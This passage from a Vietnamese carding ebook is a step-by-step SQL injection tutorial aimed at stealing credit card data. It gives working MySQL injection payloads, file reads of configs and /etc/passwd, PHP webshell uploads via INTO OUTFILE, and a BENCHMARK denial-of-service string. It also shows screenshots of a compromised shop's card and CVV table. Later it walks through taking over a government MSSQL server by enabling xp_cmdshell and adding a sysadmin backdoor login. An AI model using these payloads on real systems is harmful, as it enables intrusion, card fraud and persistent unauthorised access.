Để có được tất cả user và pass trong bảng admin. Nếu trường hợp này xuất hiện lỗi ta có thể thêm **limit 0,1** và tăng dần **limit 1,1 limit 2,1** để lấy hết tất cả user và pass

Sở dĩ thực hiện câu lệnh trên để đồng thời lấy uname và pword không cần phải thực hiện 2 lần mới có được uname và pword.

0x3a—> dấu “.”. Concat sẽ thực hiện cộng chuỗi

Đến đây ta đã có thông tin uname và pword.

Nếu trường hợp mà kết nối đến MySQL sử dụng user root thì việc tìm bảng và trường dễ dàng hơn với lệnh sau.

Điều tra thông tin bảng:

```
http://site.com/phpevents/event.php?id=1 union all select 1,1,table_name,1,1,1,1,1,1,1,1,1,1,1,1 from information_schema.tables
```

Điều tra thông tin trường:

```
http://site.com/phpevents/event.php?id=1 union all select 1,1,column_name,1,1,1,1,1,1,1,1,1,1,1,1 from information_schema.columns
```

Ngoài ra trong một số trường hợp xuất hiện lỗi khi thực hiện khai thác có thể sử dụng hàm convert, hex, ... để không bị lỗi khi khai thác như:

```
http://site.com/phpevents/event.php?id=1 union all select 1,1,unhex(hex(uname)),1,1,1,1,1,1,1,1,1,1,1,1,1 from admin
```


II. Getting Root Server by Many Methods:

1. Kỹ thuật Exploit để Get Root into MYSQL Server.

Vấn đề nằm ở chỗ server MySQL cấu hình thế nào. Vì vậy ta sẽ sử dụng một số câu lệnh như sau, dưới đây là một ví dụ về một site mà Hieupc đã get root được vào MYSQL Server:

```
' union select 1,2,3,4,5,6,7,database(),9,10,11,12,13,14,15,16,17,18,19—
```

Kết quả:

```
fluff2
```

```
' union select 1,2,3,4,5,6,7,version(),9,10,11,12,13,14,15,16,17,18,19—
```

Kết quả: (SQL Version trên 5 nhé, hên thiệt)

```
5.0.67-log
```

```
' union select 1,2,3,4,5,6,7,user(),9,10,11,12,13,14,15,16,17,18,19—
```

Kết quả:

```
muu@192.168.1.164
```

```
' union select 1,2,3,4,5,6,7,@@datadir,9,10,11,12,13,14,15,16,17,18,19—
```

```
/var/lib/mysql/
```

Database của nó nằm ở đây: `"/var/lib/mysql/ "`

Ebook Hacking Credit Card Version 4 - Hieupc

Giờ ta kiểm tra tính privileges của MYSQL USER xem sao (cái này quyết định đến get root được hay không):

```
' union select 1,2,3,4,5,6,7,update_priv,9,10,11,12,13,14,15,16,17,18,19 from mysql.user--
```

```
' union select 1,2,3,4,5,6,7,file_priv,9,10,11,12,13,14,15,16,17,18,19 from mysql.user--
```

```
' union select 1,2,3,4,5,6,7,select_priv,9,10,11,12,13,14,15,16,17,18,19 from mysql.user--
```

Kết quả trả lại đều như hình dưới, N nghĩa là No, còn nếu nó hiện Y nghĩa là Yes:

N

Giờ ta thử với cách này xem sao với user của Mysql là: **muu** mà ta đã query được ở trên. (**muu** đã được convert sang Ascii là: **CHAR(109, 117, 117)** hoặc cũng có thể convert sang Hex và kết quả convert sang Hex là: **muu = 0x6d7575**

```
' union select 1,2,3,4,5,6,7,select_priv,9,10,11,12,13,14,15,16,17,18,19 from mysql.user where user=CHAR(109, 117, 117)--
```

Kết quả là chữ Y với user = **muu** (vậy là ta có quyền với user=**muu** này):

Y

Bạn cũng có thể kiểm tra quyền FILE trong bảng trên mà không cần thêm mệnh đề where, tuy nhiên Hieupc vẫn thêm nó vào vì đây là cách nhanh và dễ dàng nhất - khi chuyển sang Blind:

```
1' and mid((select file_priv from mysql.user where user=CHAR(109, 117, 117)),1,1)='a
```

(đừng có thêm NULL ở đây, vì đây không phải là union select)

Cách trên có thể áp dụng cho cả Mysql version 4.x và 5.x

Nếu MySQL là 5.x ta còn có thể xem quyền FILE ngay trong information_schema

```
0' union select grantee,is_grantable FROM information_schema.user_privileges where privilege_type = 'file' and grantee like '%username%
```

Với blind:

```
1' and mid((select is_grantable from information_schema.user_privileges where privilege_type = 'file' and grantee like '%username%'),1,1)='Y
```

Giờ get root thế nào:

Ta sẽ kiểm tra xem **magic_quotes** đang là OFF hay ON, nếu là OFF thì ta có thể dùng cách này để upload backdoor, nếu được như vậy thì các bạn gần như 90% là kiểm soát được server. Đáng tiếc là server này: **magic_quotes** là ON

Nếu bạn không thể truy cập vào bảng mysql.user hoặc information_schema.user chúng ta cũng cứ thử bước tiếp theo sau đây. Tuy nhiên nếu bạn đoán rằng bạn không có quyền **FILE** thì cách khai thác sử dụng **into outfile** sẽ không thực hiện được. **into outfile** là câu lệnh dùng để đưa một mã độc lên site thông qua lỗi PHP Injection như backdoor, shell script...

Nếu như vậy ta có thể get root được nữa không?. Thực sự cơ hội vẫn còn. Ở đây, Hieupc dùng câu lệnh **load_file** để load một file trên site nếu chúng ta biết được chính xác đường dẫn tới file đó, thông thường ta sẽ chú ý tới file **config** của site như: config.php, db.php, configuration.php.

Khi chúng ta biết chắc rằng mysql user hiện tại có quyền FILE, chúng ta cần phải tìm cho được đường dẫn chính xác đến thư mục/file mà ta muốn ghi file.

Trong hầu hết các trường hợp MySQL server được chạy cùng server với server web hosting vì thế ta có thể từ thư mục ghi file mặc định chuyển ra thư mục web bằng các dấu **../**
Với Mysql ver 4, ta có thể tìm đường dẫn datadir bằng hiển thị lỗi của câu lệnh:

```
0' UNION SELECT load_file('a'),null/*
```

Trong mysql 5 thì có thể union select:

```
0' UNION SELECT @@datadir,null/*
```

Kết quả (Như vậy thì chắc là Windows rồi):

C:\Program Files\MySQL\MySQL Server 5.0\Data

26

27

Vậy là thư mục Data nằm ở đây: **C:\Program Files\MySQL\MySQL Server 5.0\Data**

Thư mục mặc định để ghi file sẽ là **datadirdatabasename**

Bạn có thể biết được tên databasename bằng câu lệnh:

```
0' UNION SELECT database(),null/*
```

Nếu may mắn, chúng ta có thể thấy các warning của các lệnh như mysql_result(), mysql_free_result(), mysql_fetch_row() hoặc các lệnh tương tự. Trong các warning này sẽ hiển thị đường dẫn đến thư mục web và chúng ta dễ dàng xác định được thư mục để ghi file lên. Các warning này có dạng như:

Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in /home/shop/shopping2/list1.html on line 80.....

Ebook Hacking Credit Card Version 4 - Hleupc

Để hiện thị warning này có thể thử câu lệnh **0' AND 1='0**

Cách làm trên có hiệu quả đối với hầu hết mọi website, tuy nhiên nếu thông báo lỗi của mysql bị tắt thì bạn có thể cố gắng đoán thư mục chứa web bằng cách sử dụng lệnh `LOAD_FILE()` để load và đọc các file cấu hình. Một số đường dẫn mặc định đến file cấu hình:

```
/etc/init.d/apache
/etc/init.d/apache2
/etc/httpd/httpd.conf
/etc/apache/apache.conf
/etc/apache/httpd.conf
/etc/apache2/apache2.conf
/etc/apache2/httpd.conf
/usr/local/apache2/conf/httpd.conf
/usr/local/apache/conf/httpd.conf
/opt/apache/conf/httpd.conf
/home/apache/httpd.conf
/home/apache/conf/httpd.conf
/etc/apache2/sites-available/default
/etc/apache2/vhosts.d/default_vhost.include
```

Cũng cần chú ý xem hệ điều hành của webserver là *nix hay win để mà đoán cho tốt

Thông thường thư mục gốc chứa web thường đặt ở:

```
/var/www/html/
/var/www/web1/html/
/var/www/sitename/htdocs/
/var/www/localhost/htdocs
/var/www/vhosts/sitename/httpdocs/
```

Bạn có thể google để tìm thêm. Thông thường bạn có thể ghi files lên tất cả các thư mục mà Mysql server có quyền ghi lên, miễn là bạn có quyền FILE. Tuy nhiên Admin có thể giới hạn các thư mục có thể ghi được từ public. Xem thêm tại <http://dev.mysql.com/doc/refman/5.1/...s-options.html>

Nãy giờ chúng ta đã tìm hiểu kỹ càng. Giờ ta thử **load_file** “**config.php**” xem cái nào đối với Site mà nãy giờ ta đang cố get root đây:

C:/Program Files/Web/config.php convert nguyên đoạn này sang Ascii nhé, sau khi convert thì được:

```
char(67,58,92,80,114,111,103,114,97,109,70,105,108,101,115,92,77,121,83,81,76,92,77,121,83,81,76,83,101,114,118,101,114,53,46,48,92,68,97,116,97,92,99,111,110,102,105,103,46,112,104,112)
```

Giờ thử cái nào (**chú ý**: user = **muu** cũng convert sang Ascii luôn nhé, **muu** = **CHAR(109, 117, 117)**):

```
union all select
1,2,3,load_file(char(67,58,92,80,114,111,103,114,97,109,70,105,108,101,115,92,77,121,83,81,76,92,77,121,83,81,76,83,101,114,118,101,114,53,46,48,92,68,97,116,97,92,99,111,110,102,105,103,46,112,104,112)),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31 from mysql.user where user=CHAR(109, 117, 117)
```


Ebook Hacking Credit Card Version 4 - Hleupc

Kết quả ẩn tượng:

```
Connect(vkiDB_SERVER, vkiDB_USER, vkiDB_PASSWORD, vkiDB_DBNAME);  
// $db->Connect('localhost', 'root', 'password', 'database');  
// $db->Connect('localhost', 'root', 'password', 'database');
```


Giờ thử lấy username và password này kết nối vào database server xem sao, đến đây ta dùng **MySQL Query Browser** để connect database, cái này lên google.com download về nhé:

Kết quả (đã connect thành công, không biết shop này có CC nhiều không ta):



Nhìn hình trên thì ta thấy: **tblcart_payment** là có khả năng chứa thông tin CC....


Cảm giác mà get root được MYSQL server rất là đã các bạn, hầu như mình có thể làm được tất cả mọi chuyện như Drop, Update, Delete, hay Insert thông tin.....May mắn thay user và pass MySQL giống của WHM (Cpanel Root), hình minh hoạ bên dưới:



Ebook Hacking Credit Card Version 4 - Hieupc


Check xem Shop này có CC không nào (Xem cái ID cũng nhiều ấy chứ, shop này chắc ngon à, có CVV nữa chứ):

Kết quả như Hieupc dự đoán:



The screenshot shows the MySQL Query Browser interface. The query executed is `SELECT * FROM muu.tblcart_payment t order by ID desc;`. The result set displays a list of credit card transactions with columns: ID, Cart_ID, Type, Card_Type, and Card_Number. The Card_Number column contains several blacked-out values, indicating sensitive information.

ID	Cart_ID	Type	Card_Type	Card_Number
16995	4087591	CC	Visa	[Redacted]
16994	4087589	CC	Visa	[Redacted]
16993	4087624	CC	Visa	4300 [Redacted]
16992	4084999	CC	Visa	448278 [Redacted]
16991	4083204	CC	Master Card	549099 [Redacted]
16990	4082790	CC	Visa	488894 [Redacted]
16989	4082368	CC	Discover	6011 [Redacted]
16988	4082299	CC	Visa	435 [Redacted]
16987	4082299	CC	Visa	450000 [Redacted]



The screenshot shows a table with two columns: CVV2MATCH and PREFPS. The CVV2MATCH column contains a list of values, with the first few (0, 0, 740, 806, 672, 918, 091, 503, 935, 040) circled in black.

CVV2MATCH	PREFPS
0	
0	
740	
806	
672	
918	
091	
503	
935	
040	

Kinh nghiệm:

Ngoài ra, ta có thể dùng lệnh **load_file** để view cái này: **/etc/passwd**. Ví dụ:

```
' union select 1,2,3,4,5,6,7,load_file(CHAR(47, 101, 116, 99, 47, 112, 97, 115, 115, 119, 100)),9,10,11,12,13,14,15,16,17,18,19 from mysql.user where user=CHAR(109, 117, 117)--
```

Ebook Hacking Credit Card Version 4 - Hieupc

Kết quả (chú ý: nhớ convert cả **etc/password** và user= **muu** sang mã Ascii nhé):

```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var
/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:
/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var
/spool/mail:/sbin/nologin news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin ftp:x:14:50:FTP
User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
mysqld:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
```

Ta cũng có thể view cả : **/etc/shadow** nếu ta có quyền root trong tay, nếu lấy được pass của shadow bạn đã nắm được full quyền sử dụng server rồi đấy, crack pass shadow = john171d, download trên google.com nhé.

Một điều khác nữa là có thể update những thông tin có sẵn, bằng cách dùng lệnh: **Update**

Ví dụ (đừng quên convert sang Ascii nhé như **muu**...):

```
' update table_name set column_name='new value' where column_name='value' where user=muu
```

Trường hợp có quyền FILE, upload Backdoor bằng cách như sau:

Khi bạn đã chắc chắn có quyền FILE và xác định được thư mục để ghi file, bạn có thể tiến hành ghi bằng câu lệnh SQL:

```
0' UNION SELECT columnname,null FROM tablename INTO OUTFILE './../web/dir/file.txt
```

Hoặc là ghi bất cứ dữ liệu gì, khi ta không biết tên bảng và cột:

```
1' OR 1=1 INTO OUTFILE './../web/dir/file.txt
```

Nếu muốn bỏ các ký tự splitting trong dữ liệu, ta có thể sử dụng **INTO DUMPFILE** thay vì **INTO OUTFILE**

Cũng có thể kết hợp giữa **load_file()** để đọc các file trên server

```
0' AND 1=0 UNION SELECT load_file('...') INTO OUTFILE '...
```

Trong một số trường hợp ta cần sử dụng hex và unhex:

```
0' AND 1=0 UNION SELECT hex(load_file('...')) INTO OUTFILE '...
```

Hoặc bạn có thể ghi bất cứ thứ gì vào file, như là webshell chẳng hạn:

```
0' AND 1=0 UNION SELECT '<? include("$hieupc"); ?>',null INTO OUTFILE './../web/server/dir/hieupc.php'
```

Ebook Hacking Credit Card Version 4 - Hleupc

Đây là 1 số ví dụ:

```
// PHP SHELL
'<? system($_GET['c']); ?>'

'<? php system ($_GET [cmd]);>'
```

hoặc passthru nếu muốn:

```
// webserver info
<? phpinfo(); ?>

// SQL QUERY
<? ... $result = mysql_query($_GET['query']); ... ?>
```

Cuối cùng, 1 số chú ý về kiểu khai thác này:

-Không thể overwrite file với câu lệnh này.

-**INTO OUTFILE** phải là mệnh đề cuối cùng trong câu truy vấn. Ngoài ra, có thể mã hóa code bạn muốn ghi vào file bằng cách convert sang Ascii.

Việc up shell là phần quan trọng nhất đối với lỗi MYSQL. Và một điều quan trọng không kém là chúng ta cần đưa thêm biến hay tham số, cụ thể là số. Nó sẽ giúp ta thực hiện được 1 số lệnh bị giới hạn trong Mysql.

Ví dụ: union select 1,2, user, pass, from 5,6 + + + users limit +5.3 / * [/ i]

Chúng sẽ thử lại 3 lần với cột số 5

Đôi khi chúng ta gặp phải 1 số cơ chế lọc hay mã hóa trong Mysql. Chính vì vậy để giải quyết vấn đề loại bỏ cơ chế trên ta cần 1 câu lệnh không kém phần quan trọng:

```
http://www.site.ru/index.php?page=-1 + union + +1.2 select, AES_DECRYPT (AES_ENCRYPT (USER (), 0x71), 0x71), 4,5,6 / *
```

Đôi khi ta bị giới hạn việc sử dụng các khoản không gian sử dụng. Để xác lập lại ta dùng các lệnh sau:

```
http://www.site.ru/index.php?page=-1 + union + +1.2 select, user, password, 5,6 mysql.user + from + / *
http://www.site.ru/index.php?page=-1/ ** / union / ** / select / ** / 1.2, user,
```

Phần cuối là DOS: Chắc câu lệnh này mọi người ai cũng hiểu:

```
http://www.site.ru/index.php?page=-1 + BENCHMARK (10000000, BENCHMARK (10000000 md5
(current_date)))
```


2. Kỹ thuật chiếm quyền Admin qua SA MSSQL Server:

Sau đây là một ví dụ thực tế về chiếm quyền Admin qua SA mà hieupc thực hiện trên 1 server VN mà có đuôi là: GOV.VN (hieupc xin giữ kín site này vì để tránh site bị phá hoại). Thông thường lỗi như sau là bạn có thể chiếm quyền Admin một cách dễ dàng nếu Server xài quyền SA hoặc là một user có ngang quyền SA chẳng hạn. Để check xem có lỗi hay không thì thêm dấu ‘.

Ví dụ:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
```

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Line 1: Incorrect syntax near 'pltMrViNNHNL6'.
```

```
/libol5x/index.asp, line 80
```

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
```

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the character string ' and hide=0 order by pother1 ASC, cprice DESC, cname'.
```

```
/shop/shop$db.asp, line 465
```

Check thông tin hệ thống cái nào. Ta sử dụng câu lệnh gộp thông tin như sau. Ví dụ:

```
http://www.hieupc.gov.vn/hieupc.asp?id=1/**/and/**/1=convert%28int,@@servername%2bchar(124)%2bdb_name()%2bchar(124)%2b%28system_user%2bchar(124)%2b@@version)--sp_password
```

Kết quả:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax
error converting the nvarchar value
'APPSRV\ [REDACTED] [Microsoft SQL Server 2000 -
8.00.194 (Intel X86) Aug 6 2000 00:57:48 Copyright (c)
1988-2000 Microsoft Corporation Standard Edition on
Windows NT 5.2 (Build 3790: Service Pack 2) ' to a
column of data type int.

[REDACTED]ch/main.asp, line 199
```

Kiểm tra xem System_User hiện tại có quyền ngang = SA không:

Đôi lúc có những System_user có quyền ngang = SA nhưng lúc query chúng ta không thấy nó có tên là 'SA' nên thường bỏ qua ...

Có 1 cách để bạn kiểm tra xem System_user đó có nằm trong role sysadmin không (ngang = SA)

Ví dụ victim là:

```
www.hieupc.gov.vn/hieupc.asp?id=1
```

Ebook Hacking Credit Card Version 4 - Hieupc

Kiểm tra System_User

```
www.hieupc.gov.vn/hieupc.asp?id=1 and 1=convert(int,system_user)--sp_password
```

Kết quả:

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'hieupc' to a column of data type int.
```

Như vậy là **System_user** mà Server này đang dùng có tên là **hieupc**, bây giờ ta thử kiểm tra xem **hieupc** có quyền ngang = **SA** không

```
www.hieupc.gov.vn/hieupc.asp?id=1;drop table check_sysuser create table check_sysuser (id int identity,noi_dung varchar(1000)) insert into check_sysuser select sysadmin from master..syslogins where name = 'hieupc'--sp_password
```

====> tạo ra 1 table tên **check_sysuser** và chèn giá trị out put của câu query select sysadmin from master..syslogins where name = '**hieupc**' vào trường **noi_dung** của table...

```
http://www.hieupc.gov.vn/hieupc.asp?id=1 and 1=convert(int,(select top 1 noi_dung%2b/' from check_sysuser where id=1))--sp_password
```

====> Select giá trị của trường **noi_dung**, bạn chú ý **%2b** nghĩa là dấu **+**.

Kết quả:

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value '1/' to a column of data type int.
```

====> Nghĩa là tài khoản SQL **hieupc** có quyền ngang = **SA**. Trong bài này Server mà Hieupc đang hack thì user = quyền **SA**.

Trường hợp mà báo lỗi thế này:

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value '0/' to a column of data type int.
```

====> Nghĩa là tài khoản SQL **hieupc** không có quyền hành = **SA**, ta chỉ có thể khai thác lấy thông tin như bình thường thì được.

Giờ ta phải làm gì nếu có quyền SA trong tay?

```
Enable xp_cmdshell trên SQL Server 2005
```

- Như được biết thì MSSQL Server 2005 để mặc định là Disable lệnh xp_cmdshell nghĩa là ngay cả khi có tài khoản SQL là "SA" ta cũng không thể chạy được các câu lệnh **CMD**:

Ebook Hacking Credit Card Version 4 - Hieupc

+ Ví dụ victim là:

```
www.hieupc.gov.vn/hieupc.asp?id=1
```

(Site này có quyền **system_user** = SA luôn nhé) , khi ta thử chạy câu lệnh CMD sau:

```
www.hieupc.gov.vn/hieupc.asp?id=1;exec master..xp_cmdshell 'ipconfig /all'--sp_password
```

Kết quả trả về là không có lỗi gì.

Nhưng mà vì có "**SA**" trong tay nên cái này ta vẫn có thể enable được bằng cách dùng **sp_configure**

```
www.hieupc.gov.vn/hieupc.asp?id=1;exec sp_configure 'show advanced options', 1--sp_password
```

==> câu lệnh này là ta bật **show advanced options** thì mới có thể enable **xp_cmdshell** được. (vì **xp_cmdshell** nằm trong đó) ... Nếu nó không báo lỗi gì mà trở lại trang:

```
www.hieupc.gov.vn/hieupc.asp?id=1
```

Thì kết quả là thành công. Tiếp tục khai thác:

```
http://www.hieupc.gov.vn/hieupc.asp?id=1;reconfigure--sp_password
```

==> câu lệnh này để ta **reconfigure** lại để nó bắt đầu bật **show advanced options** ... Nếu nó không báo lỗi gì mà trở lại trang:

```
www.hieupc.gov.vn/hieupc.asp?id=1
```

Thì kết quả là thành công. Tiếp tục khai thác:

```
www.hieupc.gov.vn/hieupc.asp?id=1;exec sp_configure 'xp_cmdshell', 1--sp_password
```

==> bắt đầu enable **xp_cmdshell** ... Nếu nó không báo lỗi gì mà trở lại trang:

```
www.hieupc.gov.vn/hieupc.asp?id=1
```

Thì kết quả là thành công. Tiếp tục khai thác với câu lệnh **reconfigure** một lần nữa:

```
http://www.hieupc.gov.vn/hieupc.asp?id=1;reconfigure--sp_password
```

==> câu lệnh này để ta **reconfigure** lại để nó bắt đầu bật **xp_cmdshell**

Sau khi đã enable **xp_cmdshell** ta thử **ipconfig /all** xem sao:

```
www.hieupc.gov.vn/hieupc.asp?id=1;exec master..xp_cmdshell 'ipconfig /all'--sp_password
```

Kết quả trả về:

```
Windows IP Configuration

Host Name . . . . . : appsrv
Primary Dns Suffix . . . . . : ██████████.gov.vn
Node Type . . . . . : Unknown
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : ██████████.gov.vn
                                   gov.vn

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix  . :
Description . . . . . : Intel(R) PRO/1000 MT Network Connection
Physical Address. . . . . : 00-13-72-5F-FC-E0
DHCP Enabled. . . . . : No
IP Address. . . . . : 192.168.1.4
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
DNS Servers . . . . . : 192.168.1.2
```

Lưu ý: mặc dù đã enable `xp_cmdshell` nhưng chưa chắc đã làm được gì trên server, tại vì MSSQL Server 2005 không cho chạy các lệnh như "`net user hieupc 123456 /add`", ngay cả active user `Guest` "`net user Guest /active`" còn không hiệu quả...

Add thêm user vào MSSQL Server:

Bây giờ vẫn Victim là

```
www.hieupc.gov.vn/hieupc.asp?id=1
```

Add thêm user vào SQL Server để làm gì ? Là để ta có thể login vào MSSQL Server của họ bằng Query Analyzer trong Microsoft SQL Server để có thể viết Query vừa nhanh và dễ dàng hơn (hoặc để nằm vùng cũng cực tốt). Ngoài ra ta có thể sử dụng: RazorSQL để connect.

Đầu tiên là tạo ra user:

```
www.hieupc.gov.vn/hieupc.asp?id=1;exec sp_addlogin 'hieupc', '123456'--sp_password
```

==> Ta vừa tạo thêm 1 user trong SQL Server của nó với username là hieupc và password là 123456. Nếu nó không báo lỗi gì mà trở lại trang:

```
www.hieupc.gov.vn/hieupc.asp?id=1
```

Thì kết quả là thành công. Khi đã có user rồi thì ta phải add nó lên quyền quản trị cao nhất (ngang = SA)

```
www.hieupc.gov.vn/hieupc.asp?id=1;exec sp_addsrvrolemember 'hieupc', 'sysadmin'--sp_password
```

Nếu nó không báo lỗi gì mà trở lại trang:

